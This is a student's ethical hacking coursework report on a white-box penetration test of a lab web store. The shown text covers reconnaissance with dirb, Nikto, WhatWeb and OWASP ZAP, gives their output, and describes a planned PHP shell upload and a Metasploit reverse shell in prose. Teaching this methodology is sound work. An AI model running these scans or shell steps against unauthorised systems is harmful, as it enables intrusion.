Abertay University

Web Application Penetration Test

Thomas Gardner

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purpose

ABSTRACT

This white paper is a detailed report on a white box penetration test done by an ethical hacker on a website application. The aim of this report is to find critical vulnerabilities within a target website and exploit the vulnerabilities that were found. The administrator will then be given advice on how to counter these vulnerabilities in order to prevent attacks in the future.

This is a white box penetration test so the website IP address, a user account and a test admin account, were provided before the penetration test started. Kali Linux was used to do automated attacks using tools such as hydra and SQL MAP against the website. The proxy OWASP Zap was used along with its wide range of tools to spider the website, scan the website for vulnerabilities and tamper with user data. It was found that the target website was very vulnerable to attacks that allowed hackers to elevate their privileges all the way to administrator, therefore allowing an attacker to take complete control of the website. Once the attacker gains administrator privileges they then can access the admin database and extract as much information as needed.

This website was vulnerable for several reasons. Firstly, the website was using old and unpatched software. The second reason was because the website source code was poorly written, which allowed for sql injection and cross site scripting attacks. The final reason was down to weak admin and user credentials.

Contents

1 INTRODUCTION

1.1 BACKGROUND

This test is a white box penetration test as no reconnaissance and foot printing is required. For this report the penetration tester is provided with a user account, a test admin account and other credentials and information. The IP address for the target website is also provided. The IP address for the penetration test is 192.168.1.20.

As website's store more personal and sensitive data nowadays, the more likely it is for the website in question to be targeted by web hackers. A study done by Acunetix in 2019 found that 46% of websites contain at least high severity vulnerabilities, and 87% of websites containing medium severity vulnerabilities. Most of these vulnerabilities are Cross Site Scripting, SQL Injection, WordPress vulnerabilities and Path Traversal. Figure 1. shows the 15 most common web application vulnerabilities which have a high severity rating (Acunetix 2019).




Figure 1: Severe Web Application Vulnerabilities (Acunetix 2019)

Around 30,000 websites a year are attacked by hackers exploiting the vulnerabilities seen in Figure 1 (Yell Buisness 2020). The reality is that 90% of these website breaches are caused by flaws in the website's source code or bad website security practices (dailydot 2020). In 2017 for example Vtech, an electronic toy giant, was attacked by hackers and sensitive information from 5 million users were affected. Although the attacker's intent wasn't malicious, he showed that the website's vulnerabilities were basic yet serious. Vulnerabilities included the use of obsolete encryption hashes and major SQL injection flaws (Wired 2015). The wide variety of tools available to web hackers has made attacks much more common and more serious. Tools like SQLMap, Hydra and OWASP Zap allow an attacker to easily exploit vulnerabilities in a target website.

The purpose of this report is to demonstrate website administrators how easy it is for a web hacker to exploit vulnerabilities in poorly developed website and how much sensitive information they can retrieve. The administrator can then be able to fix the vulnerabilities in their website by identifying flaws in the source code or making sure usernames and passwords are stored securely on their website.

1.2 AIM

The aims of this web application penetration test are listed below.

- Map the web application.
- Find vulnerabilities in the website.
- Evaluate the vulnerabilities found in the website.
- Document the vulnerabilities found in the website
- Find solutions to the vulnerabilities with countermeasures.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The methodology for this report was inspired by the one from the Web Application Hacker's Handbook by Dafydd Stuttard. The layout is very similar to the handbook but parts that are not relevant to the report are left out. There are also sections of this report's methodology that are the author's own work, so they won't be found in the handbook.

1: Mapping the Application:

Mapping the Web Application was the first stage of the penetration test. This was done to gather and examine as much key information about the target web application before attacking it. The first step was to browse the entire application by hand. This was done by visiting every URL, submitting every form and visiting every link on the website. The next stage was to enumerate all the web site's content. OWASP Zap was used as proxy in this stage to spider all the web application automatically in order to discover URL's within the website. Discovering hidden content within the website was done next. This was done using Dirb and Dirbuster to reveal hidden directories on the website using wordlists provided by Kali Linux. Discovering default and well-known content within the website was done next. For this section, Nikto was used in Kali Linux to discover if common files exist in the website and check if they are vulnerable. The next step was to analyze the website in order to get an understanding of core functionality of the website, data entry points and technologies used. Tools such as WhatWeb, HTTPRecon were used during this stage.

2: Test Client-Side Controls:

Testing client-side controls was the second stage done. This stage was done to see if the user can bypass client-side control validation and to see if it is possible to tamper with data that should be inaccessible to users. The first step was to locate areas on the website where hidden form fields, cookies and URL's are being used transmit data via client. The next step was to test client-side controls over user input. This was done by locating all the forms on the website and attempting to see what controls are there and to see if they are replicated on the server or just the client side.

3. Test the Authentication Mechanism:

Testing authentication technologies within the web application was the third stage done. This first step was to understand the mechanism by locating all areas of the website that use authentication related functionality. When authentication was discovered it was tested to see if there were any vulnerabilities that could be exploited. The first step was to test the website's resilience to brute forcing and dictionary attacks. This was done by testing password quality, testing for username enumeration and testing resilience to password guessing. Next step was to check for unsafe transmission of credentials. In order to do this OWASP ZAP was used to monitor the traffic passing between the client and the server as well as checking the website manually. The final step was to exploit the vulnerabilities discovered in the website's authentication mechanism in order to gain unauthorized access to parts of the website. This was done using automated tools such as Hydra on Kali Linux in order to crack the admin and user passwords on the login page.

4. Test the Session Management Mechanism:

Testing the Session Management Mechanism within the web application was the fourth step done. The first step was to analyze the mechanism used to manage sessions within the website. This step was done by searching through the web application and identifying the technologies involved with session management. Identifying how the session cookies work on the website was the main thing to analyze. The next step was to test how tokens are generated on the website by testing for meaning of the tokens and the predictability of the tokens. The next step was to check for insecure transmission of tokens. This was done by checking if the tokens were transmitted over HTTPS or HTTP by inspecting the element in the browser. The next step done was to check mapping of tokens to sessions. This was to see if sessions remain active concurrently on different browsers and to see if new tokens were issued after each login attempt. The next stage in the penetration test was to check if sessions on the website terminated after a period of inactivity and after logging out. The last step was to check if the website was vulnerable to session fixation.

5. Test Access Controls:

Testing Access Controls was the next stage done in the web penetration test. This was done in order to check if users were able to access parts of the website that are restricted to them. The first step was to understand the requirements for access controls. This was done by finding where vertical and horizontal segregation were implemented on the website. The next stage was to test the access controls with multiple accounts. This was done by using the powerful test admin account to locate all the functionality it can access, then using a user account to attempt to access each item of the functionality. OWASP Zap was used in this stage, because the site map was needed in order to test access controls.

6. Test for Input-Based Vulnerabilities:

Testing for input-based vulnerabilities was the next stage done. This was done to check if the website was vulnerable to user input attacks such as SQL Injection, Cross Site Scripting and Path traversal. The first step was to fuzz all request parameters. This was done using OWASP Zap's Fuzzing tool and active scanner to find all vulnerabilities in the website. The next step was to test for SQL injection vulnerabilities in the website. The first thing that was done was manually submitting SQL syntax in order to get a SQL syntax error. This indicated that SQL injection was possible. SQL Map on Kali Linux was used next to automatically exploit SQL Injection flaws on the website. The next step was to test for Cross Site Scripting vulnerabilities on the website. Testing for file inclusion was the next step done. This was tested by checking OWASP Zap's active scan results.

7. Miscellaneous Vulnerabilities:

The last stage was to test for any other vulnerabilities that were on the web application that didn't fit in with the rest of the report. The first step was to test for any file upload vulnerabilities on the web application. This was done by creating a php shell in Kali Linux and attempting to upload it to the web application. If php didn’t work, then different file format was used until the file was successfully uploaded. The next stage was to create a handler and a reverse shell in metasploit using the php shell uploaded to the website.

2.2 Mapping The Application


Exploring content:

2.2.1: The first part of mapping the application was searching for any login and registration pages on the website. These are potentially vulnerable to Username Enumeration, Password Cracking, SQL Injection and Cross Site Scripting Attacks. The links for these pages were found on 192.168.1.20/index.php and 192.168.1.20/login.php. The website was running on HTTP which is an insecure connection. Figure 2 in Appendix B shows a customer login, an admin login, a registration page and an insecure HTTP Connection on 192.168.1.20/login.php.

2.2.2: The next stage done was to search for any contact pages on the website which are potentially vulnerable to SMTP injection attacks. The contact page was discovered in the website on 192.168.1.20/contact.php.

2.2.3: The next step that was done was testing whether the application worked properly with Javascript disabled. The website login broke when entering a wrong username instead of displaying the normal error message. Users could login normally with correct usernames and passwords.

2.2.4: Web Spidering was done next using OWASP ZAP as a proxy. Spidering was started by right clicking on the website IP address, clicking Attack and clicking Spider. Figure 3 below shows the full process to start the web spidering. The spidering results showed that there were several potentially vulnerable URLs on the website. 192.168.1.20/alterpassword.php was a webpage that lets users to change their password. 192.168.1.20/profile.php contains a customer information form which lets user’s update their profile information and upload files. This page contained a potential file upload vulnerability, an XSS vulnerability and an SQL injection vulnerability. Figure 4 in Appendix B shows the webpage. The spidering also revealed the robots.txt files for the website. The robots.txt file disallowed a URL called 192.168.1.20/PYHAUUTIYKCB/doornumbers.txt. Figure 5 below shows that browsing to this URL allowed all users on the website to see the keypad numbers for company rooms. Figure 6 in Appendix A shows the full results of the spidering using OWASP ZAP.




Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Figure 3: OWASP ZAP Spidering




```
192.168.1.20/PYHAUUTIYKCB/doornumbers.txt
```

```
Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 - 5678
```

Figure 5: Keypad entry numbers for company rooms.

Discovering Hidden Content:


2.2.5: Dirb was used to reveal hidden directories on the website using a dictionary-based attack. The tool can be found on Kali Linux. Dirb was used first because it didn't use a GUI and was quicker to use. Dirb was started by using the command **dirb http://192.168.20/ /usr/share/wordlists/dirb/xxx.txt**. The wordlist used for this penetration test was common.txt which is a medium sized wordlist. A screenshot of the command can be found in figure 7 below. Dirb discovered 9 hidden directories on the website including the admin directory.



```
root@kali:~# dirb http://192.168.1.20/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 30 07:33:08 2020
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
```

Figure 7: Screenshot of dirb using the common wordlist

2.2.6: Dibuster was used next to brute force hidden directories. The tool made use of a GUI and was found on Kali Linux. Dirbuster can be started with the command **Dirbuster**. The GUI was then configured to use the wordlist directory-list-2.3-medium.txt and 10 threads. The screenshot figure 8 (below) shows Dirbuster configured to scan 192.168.1.20. Dirbuster was more effective at revealing hidden files on the website due to its use of larger wordlists and making use of more threads (Chandel 2017). Dirbuster discovered 20 hidden files on the website including a phpMyAdmin page and the admin directory. The full results for Dirbuster can be found in figure 8 in appendix A.



Target URL (eg http://example.com:80/)
http://192.168.1.20

Work Method ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads 10 Threads [ ] Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz
[✓] Brute Force Dirs [✓] Be Recursive Dir to start with /
[✓] Brute Force Files [ ] Use Blank Extension File extension php


URL to fuzz - /test.html?url={dir}.asp
1

Please complete the test details

Figure 8: Dirbuster configured to brute force hidden files on 192.168.1.20


Discovering Default Content:

2.2.7: Nikto was used to discover vulnerable default content on the website. This tool was used by opening a terminal and entering the command **nikto -Plugins headers -h http://192.168.1.20**. (Kumar 2020) Screenshot for the command and output can be seen in figure 9 below. Nikto showed that there were various vulnerable files on the website. A PHP Info file was discovered on the website and it contained important information about the software the website was using. The results also showed that the Admin login page could be found at 192.168.1.20/login.php. Nikto also showed that the X-XSS-Protection header was not defined which meant that the website was vulnerable to Cross Site Scripting. Cookie PHPSESSID was also created without the httponly flag. Nikto also revealed that the website was running outdated versions of Apache, PHP, Perl and OpenSSL. The results showed that However, nikto also revealed files that don't exist on the website such as 192.168.1.20/database/. Searching for the webpage resulted in a 404 error which can be seen in figure 10 below. The full output for Nikto can be seen in Figure 11 in Appendix A.



```
---------------------------------------------------------------------------
---------------------------------------------------------------------------
root@kali:~# nikto -Plugins headers -h http://192.168.1.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2020-11-07 14:59:49 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev P
erl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ 259 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2020-11-07 14:59:50 (GMT-5) (1 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 9: Nikto scan results



Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the webmaster.


Error 404

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Figure 10: 404 Error when searching for the admin database

Identify Functionality:

2.2.8: The first step was to identify what the application was used for. This was done by manually browsing the application. The website was designed to be a phone and laptop store that allowed users to add multiple items to their basket. Figure 12 below shows the store checkout page.



Notice: Undefined index: login_username in /opt/lampp/htdocs/studentsite/usersession.

Orange phone
ID: 1
Shopping Cart(1)
Price: £300
Total: £300

Check:	Product:	Quantity:	Description:	Price:	Action:
☐	Orange phone (Code :1)	Qty : 1	Great phone	£300	


Grand Total : £300

Figure 12: The store functions as a webstore for phones and laptops

2.2.9: The next step was identifying peripheral application behavior. When browsing to a directory that doesn't exist a 404-error appeared. When a user entered an incorrect username a popup and a redirect to userValidate.php. Figure 13 in appendix B shows the user redirected to userValidate.php.

Identify Data Entry Points:

2.2.9: OWASP ZAP was used to identify data entry points on website. It was found that the admin/ user login and registration pages made use of POST requests. These were found on employeeValidate.php and userValidate.php. Figure 14 below shows the Post request header for userValidate.php which contains the username and password.




```
POST http://192.168.1.20/userValidate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.1.20
Connection: keep-alive
Referer: http://192.168.1.20/login.php
Cookie: PHPSESSID=sjvlbhbh7ccrn45gd951gl1jb7
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

magaca=hacklab%40hacklab.com&furaha=hacklab&submit=+Login
```

Figure 14: Post request for website

Identify the Technologies Used:


2.2.10: It was found that the website made use of cookies to maintain sessions. The website used PHP Session cookies. This was done by inspecting the website element and viewing storage. Figure 15 below shows the session cookie for the website.



Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
PHPSESSID	192.168.1.20	/	Session	Mon, 30 Nov 2020 16:13:45 GMT	k0q2tbpbmqrcn2sldaleib5pu5	false	Unset

Figure 15: Cookie for 192.168.1.20


2.2.11: HTTPRecon was used to automatically fingerprint the website. HTTPRecon can be found by downloading the zip file form the HTTPRecon project website. The tool found that the server was using Apache 2.2.29, OpenSSL 1.0.2n, PHP 5.6.34, mod_perl 2.0.8. Figure 16 below shows the full results from HTTPRecon.



```
HTTP/1.1 200 OK
Date: Sat, 07 Nov 2020 18:47:11 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-
dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Set-Cookie: PHPSESSID=pvi7qfi37qv6eq3i2vvkvohs55; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Figure 16: Results from HTTPRecon

2.2.13: WhatWeb was used next in the penetration test. This tool can be found on kali linux and can be run using the command **whatweb 192.168.1.20**. Whatweb discovered similar technologies to HTTPRecon such as the PHP version and the version of Apache running on the server. Whatweb also discovered that the website was using script HTML elements with JavaScript. Figure 17 below shows the results of the non-verbose version of whatweb. Figure 18 in Appendix A shows the verbose results of whatweb which was run using the command **whatweb -v -a 3 192.168.1.20**.



```
root@kali:~# whatweb 192.168.1.20
http://192.168.1.20 [200 OK] Apache[2.4.29][mod_perl/2.0.8-dev], Cookies[PHPSESSID], Coun
try[RESERVED][ZZ], HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_pe
rl/2.0.8-dev Perl/v5.16.3], IP[192.168.1.20], JQuery[1.6.2], OpenSSL[1.0.2n], PHP[5.6.34]
, Perl[5.16.3], Script[text/javascript], Title[RickStore Groups], X-Powered-By[PHP/5.6.34
]
```


Figure 17: Results from whatweb.

2.3 Test Client-Side Controls

Test Transmission of Data Via the Client:

2.3.1: The first was to locate hidden form fields on the website. Hidden form fields were discovered on 192.168.1.20/index.php. However, on further inspection it was discovered that this was normal use of client-side controls on the website. Figure 18 in Appendix B shows the hidden form field discovered on the website.

2.3.2: The next step was to locate instances where cookies are used to transmit data via client. This was done by examining the web application's source code to see if any additional cookies were being sent via the client. Upon inspection it was found that no additional cookies were being used to transmit data via the client. The table figure 19 below shows the URL's that were checked.



URL	Additional Cookies Sent via Client
192.168.1.20/login.php	No
192.168.1.20/admin.php	No
192.168.1.20/contact.php	No
192.168.1.20/customer.php	No

Figure 19: Table of URL's on the website that were checked.

2.4 Test the Authentication Mechanism

Understand the Mechanism:

2.4.1: It was discovered that the web application was making use of forms for authentication. These were found on the user login page, the admin login page, the user registration page, the user profile page and the contact page. Figure 20 below shows where authentication is found on the web application.

Name	URL
Admin Login	192.168.1.20/ login.php#toregister
User Login	192.168.1.20/ login.php
User Registration	192.168.1.20/ customer.php
Contact Page	192.168.1.20/ contact.php
User Profile Page	192.168.1.20/ profile.php

Figure 20: Web Pages with authentication.

Data Attacks:


2.4.2: The first step was to test the password rules on the user registration page. This was done by attempting to set weak passwords to see what rules are enforced on the page. Testing showed that there were no password rules on the website. This meant that a user can change their password to something very weak and the website will accept the password. The table figure 21 below shows the different combinations that were tested on the website.

Password Type	**Green = Accepted, Red = Denied**
Single Character	🟩
3 letter dictionary word	🟩
Single Digit	🟩
Current Username	🟩
Used Password	🟩
Current Password	🟩
10-character long string	🟩
No password	🟩
13-character long password with 10 letters and 3 numbers	🟩
10 Digits, no letters	🟩
Twenty exclamation marks	🟩

2.4.3: The next step was to test for incomplete validation of credentials. This was done by setting a strong password and attempting to login with variations of the password. The username was set as test and the password was set as Testing123!. The results showed that the only variation of Testing123! that was successfully authenticated was a lower-case T.

2.4.4: Testing for Username enumeration was done next. The first step was to locate every location of the web application where usernames could be submitted. The admin/ user login page, the contact page, and the profile information page were the location on the web application where usernames could be submitted.

